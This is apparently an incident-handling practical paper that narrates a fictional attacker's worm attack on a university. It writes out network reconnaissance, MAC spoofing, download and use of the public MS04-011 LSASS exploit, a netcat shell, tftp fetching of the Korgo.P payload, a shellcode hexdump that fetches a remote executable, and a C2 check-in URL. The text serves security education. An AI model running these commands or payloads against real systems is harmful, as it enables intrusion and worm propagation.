The majority of the initial recon was provided by Logan in the many hours of online chatting between he and Sky. He was folly enough to tell her about being a Windows shop without the backing of administration to properly provide a consistent computing environment or any sort of patch management solution. She was also aware of new hardware purchases like the department chairman's laptop that was state of the art eight months ago but is probably riddled with spyware and a lack of patches.

Sky planned to target the chairman while he was at the International Environmental Horticulture Symposium in Holland. With the chairman on her local turf, it made getting access to his system so much easier. The targeting of the Symposium environment was bittersweet considering it was going to be the first time she would have met Logan…before they parted.

The chairman's system was chosen because she knew it was most likely a vanilla install of Windows XP, it made for an easy transport for her worm to penetrate the university network, and it would be a direct strike against Logan. The Symposium was an excellent venue for her attack because the website had stated that all attendees would have wireless internet access for staying in touch with coworkers and loved ones at home. The instructions page for connecting to the wireless network contained the SSID of the network (EHSYMPOSIUM) and recommended that all attendees use a VPN once connected because encryption (WEP) would not be enabled. The stage was set.

Scanning

Sky arrived at the Symposium on the first day because she figured the flurry of attendees at the conference would make it easy for her to blend in and not seem conspicuous. Her first step was to connect to the wireless network and track down her target. To make herself a little harder to track down, she changed the media access control (MAC) address of her Netgear 802.11a/b/g card before connecting to the wireless network.

On her Dell Inspiron 600m laptop running Suse Linux 9.1 Professional, Sky issued the following command to verify her current wireless network interface card (NIC) settings in case she needed to manually reset her MAC address later

darklt:~ # ifconfig ath0
ath0 Link encap:Ethernet HWaddr 00:09:5B:86:33:F3
BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:232 errors:4753 dropped:0 overruns:0 frame:4752
TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:199
RX bytes:24128 (23.5 Kb) TX bytes:1487 (1.4 Kb)
Interrupt:11 Memory:fa963000-fa973000

Sky followed up with another ifconfig command to change her wireless NIC's MAC to "ab:cd:ef:01:23:45."

darklt:~ # ifconfig ath0 hw ether ab:cd:ef:01:23:45

She then confirmed the command was successful with a final ifconfig command. She hoped that changing her MAC would provide that extra level to obscure her identity.

darklt:~ # ifconfig ath0
ath0 Link encap:Ethernet HWaddr AB:CD:EF:01:23:45
BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:232 errors:4753 dropped:0 overruns:0 frame:4752
TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:199
RX bytes:24128 (23.5 Kb) TX bytes:1487 (1.4 Kb)
Interrupt:11 Memory:fa963000-fa973000I

Sky used iwconfig to change her wireless NIC settings so she could connect to the Symposium's wireless network. She also changed her wireless NIC's "nick" to reflect that of another university she knew was attending.

darklt:~ # iwconfig ath0 essid "EHSYMPOSIUM" nick "SANS"

She confirmed that the settings were successful with another iwconfig command.

darklt:~ # iwconfig ath0
ath0 IEEE 802.11 ESSID:"EHSYMPOSIUM" Nickname:"SANS"
Mode:Managed Frequency:2.437GHz Access Point: 00:52:BA:33:F0:03
Bit Rate:54Mb/s Tx-Power:off Sensitivity=0/3
Retry:off RTS thr:off Fragment thr:off
Encryption key:off
Power Management:off
Link Quality:0/94 Signal level:-95 dBm Noise level:-95 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0

Sky figured the best way to track down her target was to scan the entire subnet for a computer name that would fit into something that "punk" Logan would have used. Nbtscan was her favorite tool for NetBIOS name enumeration. She started with the following command to scan the subnet and grep the output for "GIAC," the name of the university. After about two hours of bad coffee and stale croissants, she found what she was looking for…not to mention, a better appreciation of Starbucks.

```
darklt:~ # nbtscan -v 10.10.20.0/24 | grep GIAC
10.10.20.0      Sendto failed: Permission denied
GIAC            <00>            GROUP
GIAC            <1e>            GROUP
GIAC            <1d>            UNIQUE
```

To find the exact system, she issued another nbtscan command using "-v" for verbose and "-h" for human-readable output. More was tied into the command line so she could manually find the system triggering her excitement.

```
darklt:~ # nbtscan -v -h 10.10.20.0/24 | more
```

The following output is what she had hoped to find.

```
NetBIOS Name Table for Host 10.10.20.129:

Incomplete packet, 227 bytes long.
Name            Service         Type
----------------------------------------
SANDBOX-XP      Workstation Service
GIAC            Domain Name
SANDBOX-XP      Messenger Service
SANDBOX-XP      File Server Service
GIAC            Browser Service Elections
GIAC            Master Browser
__MSBROWSE_ Master Browser

Adapter address: 00-0c-29-5c-73-d4
----------------------------------------
```

Sky had identified her initial target and used it to carry the true payload, Korgo.P, into the university. Korgo.P had a very simple scanning methodology; if it had port 445 open, it would try to exploit it. Sky had developed Korgo.P so that it had to scanning mechanisms based on the type of infection had occurred on the system. Manual infections would scan only the local subnet while network based infections would scan random IPs. The following tcpdump output shows the difference in scanning methods.

Manual Infection:
In this tcpdump output, a manual infection is sending address request protocol (ARP) requests to find out which machines are alive on the local subnet so it can exploit them.

darklt:~ # tcpdump -nni vmnet1 src host 10.10.20.129
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on vmnet1, link-type EN10MB (Ethernet), capture size 96 bytes
12:24:05.280225 arp who-has 10.10.20.121 tell 10.10.20.129
12:24:06.320026 arp who-has 10.10.20.58 tell 10.10.20.129
12:24:07.305884 arp who-has 10.10.20.4 tell 10.10.20.129
12:24:07.702526 arp who-has 10.10.20.58 tell 10.10.20.129

Network Infection:
The tcpdump of a network infection is noticeably different from a manual infection because of the random IP selection for exploit attempts. Local subnets are still scanned but random hosts on the Internet are also targeted. Note: The following tcpdump output has been shortened and is in a smaller font size to be more legible to the reader

darklt:~ # tcpdump -nni vmnet1 src host 10.10.20.2 and dst port 445
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on vmnet1, link-type EN10MB (Ethernet), capture size 96 bytes
12:20:34.323574 IP 10.10.20.2.1042 > 10.10.171.189.445: S 189504332:189504332(0) win 64240
12:20:34.324415 IP 10.10.20.2.1043 > 10.10.252.249.445: S 189563100:189563100(0) win 64240
12:20:34.324803 IP 10.10.20.2.1044 > 10.10.77.213.445: S 189602910:189602910(0) win 64240
12:20:34.329433 IP 10.10.20.2.1046 > 10.10.111.58.445: S 189653340:189653340(0) win 64240
12:20:34.345001 IP 10.10.20.2.1047 > 10.10.20.1.445: S 189712227:189712227(0) win 64240
12:20:34.538439 IP 10.10.20.2.1047 > 10.10.20.1.445: S 189712227:189712227(0) win 64240
12:20:34.795729 IP 10.10.20.2.1047 > 10.10.20.1.445: S 189712227:189712227(0) win 64240
12:20:34.875281 IP 10.10.20.2.1049 > 30.190.73.6.445: S 190026167:190026167(0) win 64240

Exploiting the System

Sky's attack on GIAC University has two exploitation phases that begin with the chairman's laptop at the Symposium and continues once he returns to the university. She identified his laptop and the name, Sandbox-XP, was a dead giveaway that the operating system was Windows XP. To quickly confirm, she ran an nmap scan against the chairman's laptop using the "-O" option to enumerate the operating system and "-sV" to find out the versions of the services running.

darklt:~ # nmap -O -sV 10.10.20.128

Starting nmap 3.55 (http://www.insecure.org/nmap/) at 2004-09-19 13:13 EDT
Interesting ports on victim2 (10.10.20.128):
(The 1655 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

1025/tcp open msrpc   Microsoft Windows msrpc
5000/tcp open upnp   Microsoft Windows UPnP
MAC Address: 00:0C:29:D0:6F:37 (VMware)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP, Microsoft Windows XP SP1

Nmap run completed -- 1 IP address (1 host up) scanned in 42.227 seconds

The output for TCP port 445 puts a smile on Sky's face…she was right about the OS. Now, the question that popped into her head was whether or not it was patched…only one way to find out! She had already grabbed the modified HOD code to exploit the LSA service manually and had used it as a basis for the Korgo.P worm. Sky compiled the source code and verified that it created the executable with an ls command.

darklt:~ # wget http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c`

darklt:~ # gcc win_msrpc_lsass_ms04-11_Ex.c -o win_msrpc_lsass_ms04-11_Ex

*darklt:~ # ls -la win_msrpc_lsass_ms04-11_Ex**
-rwxr-xr-x 1 root   root 19203 Sep 19 20:01 win_msrpc_lsass_ms04-11_Ex
-rw-r--r-- 1 jsawyer users 19983 Sep 6 16:27 win_msrpc_lsass_ms04-11_Ex.c

Sky double checked the syntax by running the executable before she attacked the chairman's laptop.

darklt:~ # ./win_msrpc_lsass_ms04-11_Ex

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[houseofdabus]::. ---

--- port under linux by froggy3s ---

Usage:

./win_msrpc_lsass_ms04-11_Ex <target> <victim IP> <bindport> [connectback IP] [options]

Targets:
0 [0x01004600]: WinXP Professional   [universal] lsass.exe
1 [0x7515123c]: Win2k Professional   [universal] netrap.dll
2 [0x751c123c]: Win2k Advanced Server [SP4]   netrap.dll

Options:

-t: *Detect remote OS:*
Windows 5.1 - WinXP
Windows 5.0 - Win2k

She knew the laptop was running Windows XP, so she issued the following command with "0" to designate her target's OS, 10.10.20.128 as the laptop's IP, and 33099 as the port linked to a command prompt.

darklt:~ # ./win_msrpc_lsass_ms04-11_Ex 0 10.10.20.128 33099

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[houseofdabus]::. ---

--- port under linux by froggy3s ---

[*] Target: IP: 10.10.20.128: OS: WinXP Professional [universal] lsass.exe
[*] Connecting to 10.10.20.128:445 ... OK
[*] Attacking ... OK

The command appeared to be successful. Sky then used netcat to connect to her newly 0wn3d machine on port 33099. Upon connection, she was greeted with a command prompt sitting in "C:\WINDOWS\system32." She was going to make Logan pay for breaking her heart!

if-darklt:~ # nc 10.10.20.128 33099
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

She used tftp to grab the worm's body from her laptop along with a batch file, "soon.bat,[11]" that would start the worm on the local system. Once the worm was started, it would do the rest, and her work would be complete. She just had to sit back and watch the chaos consume the university.

All commands issued by Sky via the netcat connection were executed with the same privileges as the LSA service that she had exploited. Her first tftp command used "-i" to indicate it was a binary being copied. 10.10.20.1 was her IP address running a tftp daemon, and "GET L0g4n_5uX.exe" requested the Korgo.P binary. The second command did not need a "-i" because "soon.bat" was a simple text file. The only other difference from the first tftp command was the file requested, "soon.bat."

C:\WINDOWS\system32>tftp -i 10.10.20.1 GET L0g4n_5uX.exe
tftp -i 10.10.20.1 GET L0g4n_5uX.exe
Transfer successful: 9343 bytes in 1 second, 9343 bytes/s

[11] http://www.oreillynet.com/pub/h/1097

C:\WINDOWS\system32>tftp 10.10.20.1. GET soon.bat
tftp 10.10.20.1. GET soon.bat
Transfer successful: 803 bytes in 1 second, 803 bytes/s


She had considered scheduling the infection for a later date but decided it best to do it right away. There was always the remote possibility that the Korgo.P binary would be found before it could wreak havoc. Sky also figured it wouldn't be bad for the chairman's laptop to compromise other machines at the Symposium since it would just be more drones that she would have access to later. Her last command set an unstoppable snowball rolling.

C:\WINDOWS\system32>soon.bat L0g4n_5uX.exe
soon.bat L0g4n_5uX.exe
Added a new job with job ID = 1
Status ID Day Time Command Line
---
1 Today 6:03 PM L0g4n_5uX.exe
The current time is: 18:02:53.32

Unaware of the activity by his computer support's ex-cyber girlfriend, the chairman noticed a slowdown on his laptop but attributed it to all the popups from the porn site he was visiting. He thought about asking Logan to check it out when returned to the States but the risk of his questionable web surfing being discovered made him quickly change his mind. "Oh well, ignorance is bliss," he mused.


Korgo.P's first job is to add itself to the registry which will be covered in the next section. Second, it hijacks the explorer process and opens two ports. The first port is a miniature web server that serves up one file, "x.exe," the Korgo.P executable. The second port allows backdoor access via some code one of Sky's online buddies had given her. She didn't know how it worked but didn't really care. He had just said that it would come in handy later down the road.

The previous section described the scanning mechanism within Korgo.P. When a host is found with TCP port 445 open, it completes a TCP three way handshake and pushes the data and shellcode to overflow the buffer. Unlike the HOD exploit used for the original exploit against the chairman's laptop, the shellcode causes the system to initiate an HTTP request to the attacking host on the randomly opened port running the mini web server. The following Ethereal screenshot shows the entire attack and exploit process as described in the previous Exploit section. In the screenshot, the attacking host is 10.10.20.129, and the victim is 10.10.20.2. Note the sequence of events leading from the initial connection, the SMB and RPC connections, and then the victim connecting back to the attacker on TCP port 4159.



No. .	Time	Source	Destination	Protocol	Info
10	0.356989	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [SYN] Seq=0 Ack=0 Win=64240 Len=0 MSS=1460
12	0.388815	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=1 Ack=1 Win=64240 Len=0
14	0.415714	10.10.20.129	10.10.20.2	SMB	Negotiate Protocol Request
17	0.521550	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=138 Ack=90 Win=64151 Len=0
18	0.526074	10.10.20.129	10.10.20.2	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
20	0.558982	10.10.20.129	10.10.20.2	SMB	Session Setup AndX Request, NTLMSSP_AUTH
22	0.588832	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=528 Ack=518 Win=63723 Len=0
23	0.615472	10.10.20.129	10.10.20.2	SMB	Tree Connect AndX Request, Path: \\10.10.20.2\ipc$
25	0.677664	10.10.20.129	10.10.20.2	SMB	NT Create AndX Request, Path: \lsarpc
27	0.755351	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=722 Ack=717 Win=63524 Len=0
28	0.756509	10.10.20.129	10.10.20.2	DCERPC	Bind: call_id: 1 UUID: LSA_DS
30	0.791888	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=882 Ack=845 Win=63396 Len=0
31	0.796377	10.10.20.129	10.10.20.2	LSA_DS	Unknown?! request
33	0.798572	10.10.20.129	10.10.20.2	TCP	[Continuation to #31] icp > microsoft-ds [ACK] Seq=2342 Ack=845 Win=6
34	0.799991	10.10.20.129	10.10.20.2	TCP	[Continuation to #31] icp > microsoft-ds [PSH, ACK] Seq=3802 Ack=845
36	0.877461	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [FIN, ACK] Seq=4202 Ack=845 Win=63396 Len=0
38	0.936412	10.10.20.129	10.10.20.2	TCP	icp > microsoft-ds [ACK] Seq=4203 Ack=846 Win=63396 Len=0
41	0.993415	10.10.20.129	10.10.20.2	TCP	4159 > netarx [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
44	0.999654	10.10.20.129	10.10.20.2	TCP	4159 > netarx [PSH, ACK] Seq=1 Ack=74 Win=64167 Len=61
45	1.004095	10.10.20.129	10.10.20.2	TCP	4159 > netarx [PSH, ACK] Seq=62 Ack=74 Win=64167 Len=1460
47	1.013900	10.10.20.129	10.10.20.2	TCP	4159 > netarx [ACK] Seq=1522 Ack=74 Win=64167 Len=1460
48	1.015256	10.10.20.129	10.10.20.2	TCP	4159 > netarx [PSH, ACK] Seq=2982 Ack=74 Win=64167 Len=1200
50	1.024614	10.10.20.129	10.10.20.2	TCP	4159 > netarx [ACK] Seq=4182 Ack=74 Win=64167 Len=1460
51	1.025966	10.10.20.129	10.10.20.2	TCP	4159 > netarx [ACK] Seq=5642 Ack=74 Win=64167 Len=1460
53	1.026510	10.10.20.129	10.10.20.2	TCP	4159 > netarx [PSH, ACK] Seq=7102 Ack=74 Win=64167 Len=1176
55	1.054950	10.10.20.129	10.10.20.2	TCP	4159 > netarx [PSH, ACK] Seq=8278 Ack=74 Win=64167 Len=1151
58	1.409374	10.10.20.129	10.10.20.2	TCP	4159 > netarx [FIN, ACK] Seq=9429 Ack=74 Win=64167 Len=0
61	1.695470	10.10.20.129	10.10.20.2	TCP	4159 > netarx [ACK] Seq=9430 Ack=75 Win=64167 Len=0

The next screenshot shows a closer inspection of the buffer overflow with the associated NOOPs (90 90 90…) and command to be executed by the victim, "http://10.10.20.129:4159/x.exe."



31	0.796377	10.10.20.129	10.10.20.2	LSA_DS	Unknown?! request
33	0.798572	10.10.20.129	10.10.20.2	TCP	[Continuation to #31] icp > microsoft-ds [ACK] Seq=2342 Ack=845 Win
34	0.799991	10.10.20.129	10.10.20.2	TCP	[Continuation to #31] icp > microsoft-ds [PSH, ACK] Seq=3802 Ack=84


```
▷ SMB Pipe Protocol
▷ DCE RPC
▽ Microsoft Local Security Architecture (Directory Services)
    Operation: Unknown?! (9)
    Stub data (1348 bytes)
```

```
00c0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00d0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00e0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
00f0  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0100  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0110  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0120  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0130  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0140  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90   ........ ........
0150  90 90 eb 58 68 74 74 70  3a 2f 2f 31 30 2e 31 30   ...Xhttp ://10.10
0160  2e 32 30 2e 31 32 39 3a  34 31 35 39 2f 78 2e 65   .20.129: 4159/x.e
0170  78 65 df df df df df df  df df df df df df df 4d   xe...... .......M
0180  6f 7a 69 6c 6c 61 2f 34  2e 30 df 5d 33 c9 66 b9   ozilla/4 .0.]3.f.
```

The Korgo.P worm will continue exploiting systems and spreading itself throughout the university upon the chairman's return, and those machines will then spread to random IPs both inside and outside of the university.

Keeping Access

Sky's plan for maintaining access to compromised systems was simple; the worm copied itself to the registry and copied two duplicates of itself to the "c:\windows\system32" folder.




Sky had included shell code that opened a backdoor on a random ephemeral port, but her online pal, psifertex, had not told her how to connect to it yet. She had tried connecting to it with netcat while testing it within VMware but couldn't make it work. He simply said it would allow her to copy files to the "c:\windows\system32" folder and execute them. Psifertex promised it was one of his coolest creations with a wicked encrypted authenticated mechanism. He was a cryptic technophile who she trusted completely and would just wait for him to reveal the details when he was ready.

Sky had previously hacked into several European web servers and created a special "index.php" on each one to record the details of each compromised machine. An HTTP request was made that contained the "ID" of the machine which was randomly generated and stored in the HKLM\Software\Microsoft\Wireless\ID key. "SCN" was the encrypted key psifertex had designed to allow backdoor access. "INF" told which version of the exploit was used. In this example, it is "0" for LSASS against Windows XP. "VER" is the version number of Korgo.P that Sky had released into the wild. To keep track of which country the compromised machine was based, a "CNT" variable was created for easy tracking. The following HTTP request shows the syntax of the "index.php" URL.

/index.php?id=juycuyudhtnrcn&scn=130952&inf=0&ver=15&cnt=USA

The following screenshot shows regedit with the registry key indicating the "ID" of the compromised machine.



Covering Tracks

Sky wasn't concerned about covering her tracks. She kind of hoped that Logan would know it was her. She wanted him to know what he had done to her. This was evident in her naming of the Korgo.P executable she had place on his chairman's laptop, "L0g4n_5ux.exe". Sky did take a couple of steps to cover her tracks on machines that were compromised via the chairman's laptop or later infected machines.

The first method Sky used was an injected thread into the explorer process. With an untrained eye, the investigator would only see several instances of "explorer.exe" running. During the Incident Response section later, the methods for detecting this hiding technique will be documented.

The second method opened random ephemeral TCP ports. Scanning a network for compromised machines was very difficult because a network administrator would never know what ports to scan. All ports between 1024 and 65535 would have to be scanned and any open ports would have to be checked. Again, the method to detect the proper ports will be discussed later.

5. The Incident Handling Process

Preparation

Logan had worked for the Environmental Horticulture Department at GIAC University for about a year and felt he had a good handle on security in his department. He patched all his servers regularly and ran McAfee VirusScan on each of them. Most of the desktops that professors allowed him to manage were patched whenever he was called to fix a problem, most were running Automatic Updates for Windows, and each had some version of antivirus protection that was set to update weekly.

Incident handling was not something Logan had really thought about until a buddy gave him a copy of a Helix Forensics and Incident Response CD[12]. Helix was a bootable Linux CD that was designed to preserve the forensic integrity of the host on which it was run. It also included Windows tools for gathering evidence on a live machine. Logan had played with the CD several times and tested its ability to scan NTFS partitions for viruses with ClamScan and Windows registry access using chntpwd, but he mostly stuck to using the Windows based utilities.

There was not an incident handling team within Logan's department…unless he was considered to be a one man team. He hoped to one day attend training to learn more but until then, his incident preparation was carrying a Helix CD and the knowledge of how to search McAfee's website for virus information.

Identification

